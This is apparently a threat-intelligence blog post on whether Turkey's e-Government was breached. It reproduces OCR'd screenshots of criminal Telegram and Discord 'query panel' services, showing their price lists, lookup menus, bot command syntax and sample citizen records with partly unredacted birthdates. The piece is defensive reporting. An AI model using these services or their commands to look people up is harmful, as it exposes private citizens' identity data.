Was Turkey’s e-Government Hacked?


written by Mert SARICA | 21 June 2023

First of all, let me start by saying what I will say at the end: “No, it was not hacked!” So can you breathe a sigh of relief as a Turkish citizen in this situation ? Unfortunately no. You can read the reason for this in the rest of the article.

When you look at the origins of occasional news headlines such as “e-Government Hacked!”, “e-Government data stolen!”, “Identity information of 85 million citizens stolen!” (#1, #2), you can see that they are mostly caused by scammers, cybercrime organizations who share their advertisements on platforms like Telegram, ICQ, Discord, forums, trying to market their services.

When examining these advertisements, you can observe that cybercrime organizations provide access services or facilitate access to citizens’ data through websites, Telegram channels, and Discord rooms that they establish under the name of “Query Panel/Checker.” These services are sometimes offered in exchange for a fee, while at other times they are provided free of charge.

2,133 subscribers



Seri No sorgu aktif

1


437 .., edited 09:59


5 comments


[redacted] – (969)

[redacted]

2,519 members




https://discord.gg/
Ana Sayfa
Fiyat Listesi
Yakında !
Ad Soyad
Mernis 2023
Maliye
Vesika
-18 Vesika Sorgu
Ehliyet Vesika Sorgu
Ünlü Vesika Sorgu
Okul (BAKIM)
Hastane
Mernis 2015
Telefon
Araçlar
Admin İşlemleri
Sunucu İşlemleri
VİP (YILLIK)
600 /TL
Tüm Çeşitlere erişim
Sinirsiz Destek
CHECK
Simdi Satin Al
VİP (3 AYLIK)
400 /TL
Tum Cesitlere Erisim
Sinirsiz Destek
CHECK
Simdi Satin Al
VİP (AYLIK)
200 /TL
Tum Cesitlere Erisim
Sinirsiz Destek
CHECK
Simdi Satin Al
VİP (HAFTALIK)
100 /TL
Tum Cesitlere Erisim
Sinirsiz Destek
CHECK
Simdi Satin Al
Copyright © 2023 Community. Designed by All rights reserved.


discord.com/channels/
4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
aktif-deaktif-sistemler
Use Quick Switcher to get around Discord quickly. Just press:
CMD + K
satın-alım
botu-nasıl-kullanırım
aktif-deaktif-sistemler
ÇEKİLİŞ
çekiliş
KAYIT
kayıt
LAGALUGA
sohbet
TİCKET
ticket
05/13/2023 4:46 PM
AD SOYAD ✅
TC✅
GSM-TC✅
TC-GSM✅
AİLE✅
DETAYLI GSM✅
OKUL NO✅
E-OKUL VESİKA✅ / !KENDİM ATIYORUM!
18-VESİKA❌
ADRES✅
SÜLALE✅
PARSEL✅
AŞI✅

16 members

Pinned message

👉TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROİD3 İLE ÇALIŞTIR

Reply

/sorgu@

	Parametreler
/sorgu -tc * /sorgu -isim * /sorgu -isim2 * /sorgu -isim3 * /sorgu -soyisim * /sorgu -dogumtarih * /sorgu -nufusil * /sorgu -nufusilce * /sorgu -anneisim * /sorgu -annetc * /sorgu -babaisim * /sorgu -babatc *	
/gsmn -tc * /gsmn -gsm *	
/aile -tc *	
/whois -ip *	
/iban -no *	
/rand	
Parametreleri kullanırken; * Simgeli yerlere bilgileri, Girmeniz gerekmektedir.	
/sorgu -tc 12345678901	

16:29

[redacted]

708 members

Pinned message

🐍HER GÜN DÜZENLİ İLK YAZAN 🥷HACK DERSLERİ

D

/sorgu -isim [redacted] -soyisim [redacted]


Baba TCKN: [redacted]
Uyruk: TR


Sonuç_No: 23
HKrA_ID: [redacted]

TCKN: [redacted]
İsim: [redacted]
Soy İsim: [redacted]
D. Tarihi: 22.3.2004
Yaş: 19 YIL, 2 AY, 28 GÜN
İL Kodu: 04
İLÇE Kodu: 1111
Nüfus İL: AĞRI
Nüfus İLÇE: MERKEZ
Anne İsim: [redacted]
Anne TCKN: [redacted]
Baba İsim: [redacted]
Baba TCKN: [redacted]
Uyruk: TR

Sonuç_No: 24
HKrA_ID: [redacted]

TCKN: [redacted]
İsim: [redacted]
Soy İsim: [redacted]
D. Tarihi: 26.11.2009
Yaş: 13 YIL, 6 AY, 24 GÜN
İL Kodu: 63






After seeing these, I can understand that the question “But how?” is troubling your mind with concern. To find an answer to this question, I have decided to make the most of the resources at my disposal as a professional working at SOCRadar Cyber Threat Intelligence company, which closely monitors the every move of cybercriminals, scammers, and threat actors, and warns its clients about them.

To begin, I embarked on a brief exploration of Telegram channels monitored by SOCRadar’s XTI platform.

During my search for query panels, I noticed that in some Telegram channels, files related to these panels were being shared by certain individuals.

